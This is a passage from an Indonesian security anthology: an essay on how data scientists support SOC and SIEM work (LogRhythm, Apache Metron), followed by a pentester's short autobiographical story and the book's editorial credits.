LogRhythm mengumpulkan berbagai macam log dari perangkat-perangkat networking organisasi / perusahaan, server-server, desktop yang dipergunakan oleh staf, bahkan hingga network traffic (dalam bentuk .pcap) yang berseliweran untuk kemudian ditampung dan diproses oleh komponen "Data Processor".

Diantara tugas data processor adalah mengklasifikasikan log mentah ke dalam beberapa kategori, misalnya: audit, operations, dan security.



Berikut ilustrasi arsitektur SIEM salah satu vendor (LogRhythm),



Pada contoh di atas kita bisa melihat bentuk data mentah dari salah satu perangkat kemudian diproses oleh data processor sehingga menjadi informasi yang memiliki konteks: Log Source merupakan informasi log tersebut berasal dari perangkat vendor mana (cisco), Common Event merupakan kategori jenis event (File Access Denied), dsb.

Selain memproses data log mentah menjadi data yang memiliki konteks,




dilakukan juga ekstraksi metadata. Metadata inilah yang kemudian akan masuk kedalam komponen AI Engine.

Dalam sesi seminar di Universitas Pakuan ada satu pertanyaan yang ditujukan kepada saya saat sesi diskusi panel.

"Peran data scientist itu dimulai dari fase mana? Apakah mulai dari pengambilan data, ekstraksi data, hingga membuat model matematika? Atau proses ekstraksi data dilakukan oleh data engineer sehingga data scientist fokus pada pembuatan model?"

IMHO, jawabannya bisa beragam. Seperti tertuang dalam definisi Wikipedia, data science melibatkan berbagai disiplin ilmu. Apabila seorang data scientist memiliki kemampuan untuk mengumpulkan data (contoh: data scrapping), ETL (Extract, Transform, Load), hingga membuat model, maka hal tersebut sah-sah saja.

Namun biasanya dalam dunia industri — terutama karena scope-nya luas sekali, seorang data scientist tidak perlu melakukan pekerjaan end-to-end. Artinya, fokus data scientist adalah memahami konteks data yang akan diproses, memahami insight yang ingin dicapai, untuk kemudian dibuatkan data model-nya.



Credit: ATOS Prescriptive Security Operation Center



Proses data collection dan data extraction melibatkan teknologi sehingga tidak perlu dilakukan secara manual. Pada contoh sebelumnya (LogRhythm), fase tersebut ditangani oleh komponen data processor. Data scientist kemudian menganalisis metadata yang dihasilkan oleh data processor untuk dimasukan ke dalam suatu model, output dari model tersebut adalah insight/intelligence yang dapat dijadikan referensi action. Action-nya apa saja? Dalam ranah SOC, action bisa jadi berupa trigger alarm untuk ditampilkan dalam bentuk visualisasi dashboard untuk kemudian dianalisis oleh tim security analyst.

Action lainnya bisa jadi referensi untuk teknologi/tools DevSecOps. Ketika suatu model menghasilkan informasi bahwa telah terjadi serangan DDOS (Distributed Denial of Services) maka secara otomatis akan dilakukan perubahan konfigurasi pada firewall, misalnya. Ataupun ketika diindikasikan bahwa salah satu laptop staf telah terinfeksi malware, maka akan dilakukan mitigasi agar laptop tersebut tidak menginfeksi mesin lain dalam organisasi/perusahaan secara otomatis.

Intinya, model yang dibuat oleh seorang data scientist akan membantu tugas security analyst. Model tersebut dapat membantu mengidentifikasi telah terjadinya insiden kemanan sehingga dapat dilakukan mitigasi secepatnya.

Jika kita melihat kembali video "Cyber Security, Evolved"-nya Deloitte, tentu kita memahami bahwa identifikasi serangan harus dilakukan dengan cepat dan harus tersedia 24/7. Dengan memiliki technology, people, dan process yang tepat maka kebutuhan tersebut dapat dipenuhi dengan baik.

Model yang dibuat oleh seorang data scientist juga akan terus berkembang seiring dengan kebutuhan organisasi/perusahaan karena aplikasi, behaviour, dan faktor-faktor lain yang terjadi pada masing-masing organisasi umumnya juga terus menerus mengalami perubahan.

Seperti itu kira-kira posisi dan peran serta data scientist dalam dunia industri IT security. Tentunya peran serta data scientist tidak terbatas pada SOC saja, ada banyak contoh lain dimana peran data scientist dibutuhkan untuk memformulasikan suatu keputusan berdasarkan data-data yang tersedia.

Oh iya, untuk SOC itu sendiri tidak harus memiliki akses ke teknologi-teknologi mahal seperti QRadar ataupun LogRhythm agar dapat berinteraksi dengan fitur-fitur AI dan data science. Saat ini ada beberapa teknologi opensource yang telah mendukung fitur serupa, salah satu contohnya adalah Apache Metron. Apache Metron saat ini masih terus menerus dikembangkan, source code-nya tersedia sehingga siapapun bisa ikut berkontribusi. Apabila ada organisasi yang memiliki human resource memadai namun memiliki budget terbatas, maka bisa



menggunakan Apache Metron sebagai teknologi SIEM dimana didalamnya terdapat komponen bigdata (hortonworks), ETL, Machine Learning, dsb.

Memang belum stabil seperti teknologi yang dikemas oleh vendor-vendor popular lainnya, namun setidaknya data engineer, data analyst, data scientist, machine learning engineer, security engineer, security analyst, dan incident respond team dapat bekerja bersama-sama menjaga kemanan suatu organisasi.

Nah, dari semua role yang saya sebutkan diatas, bisa dilihat kan ya, jaman sekarang tidak perlu menjadi hacker/cracker terlebih dahulu untuk masuk ke dalam dunia IT security.

Sebagai penutup, saya ingin memberikan referensi slide presentasi Jim Geovedi mengenai Machine Learning for Cybersecurity. Ada banyak hal yang bisa kita pelajari dari slide tersebut.

<https://bit.ly/2koVEJe>

So, jika profesi kamu sekarang adalah seorang data scientist, tidak perlu berpikir panjang ketika melihat informasi lowongan industri IT security membutuhkan skillset kamu, langsung apply saja, ya?! :)



Kerikil Tajam

*oleh: Ikhwan Dirga Pratama
Praktisi IT Security*



Dirga, itulah nama panggilan akrab saya ketika bertemu teman-teman. Di tahun ini 2018, umur saya menginjak 23 tahun. Yaitu adalah umur yang relatif muda dan umur yang produktif. Sayangnya di umur saya yang menginjak 23 tahun ini belum banyak pengalaman saya di bidang security, mengingkat banyak yang seumuran saya dengan prestasi yang bergelimang, entah itu memang jalan takdir atau nasib.

Nasi sudah menjadi bubur, apapun yang telah kita lakukan di masa lalu, yang terpenting adalah bagaimana kita menyikapinya di masa depan. Baiklah, marilah kita lihat kisah seorang lelaki yang menjalani hidupnya dengan keluh serta syukur.

/-----2008-----*/

"Hey Ikhwan, kenapa kamu melamun saja" kata salah satu teman sekolah, dengan ramahnya dia terseyum menanyakan kabar kawannya yang sedang melamun. Sayang seorang teman itu tidak peka dengan apa yang telah terjadi di kelas tadi, di waktu sang Guru membahas soal Ujian Tengah Semester Sekolah Menengah Pertama.

"Nggak, cuman kepikiran tadi bahas soal" jawab Ikhwan. Seketika itu pun sang teman itu sadar, tentang salah satu pertanyaan.

24. Shortcut untuk melakukan Copy pada Microsoft Word adalah?

Dan disaat pertanyaan itu dilontarkan oleh sang guru, dengan lantangnya ikhwan menjawab "CTRL + C". Guru pun menjawab dengan tak kalah lantang "Ya benar"

Di sudut bangku ruangan pun tak kalah lantang "Pak kalau jawaban saya "Control + C" benar juga kan?" kata salah satu teman ikhwan.

Ikhwan pun ternganga heran, dan bertanya kembali ke sang guru.

"Kok bisa Pak?" kata Ikhwan

"Iya, CTRL itu kepanjangan dari Control" kata guru itu

Sontak beberapa siswa dan siswi memberi sorak "Huuumuu".

Itulah yang sedang ada di pikiran ikhwan siang itu. Di tahun itu pun masih jarang sekali yang memiliki PC, tetapi ikhwan berbesar hati tetap belajar dengan mengunjungi warnet di dekat rumahnya.

"Sudahlah jangan di pikirkan ayo nanti sepulang sekolah main ke warnet, Aku



udah pengen hunting lagi nih, gedein level karakterku" ajak teman Ikhwan.

"Okelah ayo" sahut Ikhwan.

Percakapan itu pun berakhir dengan beranjaknya Ikhwan pergi ke dalam kelas setelah mendengar bel sekolah.

Mungkin bagi beberapa siswa hal sepele siang itu bukanlah hal yang penting, Namun bagi sosok Ikhwan yang selalu mendapat nilai tertinggi dalam kelas TIK itu sangat berarti"

/*-----2018-----*/

RINGTONE BERBUNYI dengan sigap Ikhwan membuka handphone dan membaca pesan yang masuk yang bertuliskan "Ikhwan available buat pentest?"

Dengan wajah tersenyum dirga pun membalas pesan singkat tersebut "Siap"

/*-----*/

10 Tahun perjalanan yang cukup lama, perjalanan Ikhwan pun pasti tak semulus sirkuit balapan. Yang saya tau perjuangan Ikhwan, di mulai dari o tak memiliki perangkat PC, hingga menjadi yang sekarang ini penuh dengan pembelajaran dan perjuangan.

Rencana tentu terkadang tidak sesuai dengan ekspektasi, namun itulah jalan terbaik bagi Ikhwan untuk menjalani kisah ini. Mulailah dari hal yang terkecil, jangan menyerah dengan keadaan dan belajar dari kesalahan itu sangatlah berharga.

Jika kalian bingung, kenapa Ikhwan bisa memilih bidang security? Mungkin bisa di jawab karena itu hobinya, dan jalan yang sudah di pilih semenjak SMK jurusan TKJ. Awalan yang tidak buruk bukan?. Ini belum menjadi titik emas Ikhwan, karena dia masih perlu banyak belajar dan berkembang karena di dunia security sangatlah luas dan cepat bergerak.

Pesan terakhir, jangan lupa berkomunitas sesuai bakat dan minat, tentu dengan lingkungan yang mendukung.



Kami sampaikan terima kasih kepada tim penyusun buku atas kerjasamanya yang telah membantu dan memberikan saran untuk penyempurnaan buku ini.

TIM PERANGKAI BUKU SECURITY STORY

Pemimpin Redaksi

Rini

Editor

Dewi Ciptaningrum

Penaja Gambar

Amanu Alatibi • Eki Syauqi

Tim Web

Ikhwan Dirga Pratama

Tim Infrastruktur

@bimosaurus • @bk201_44 • @blkct • @endoch
@harsxv • @jlcnate • @Resxar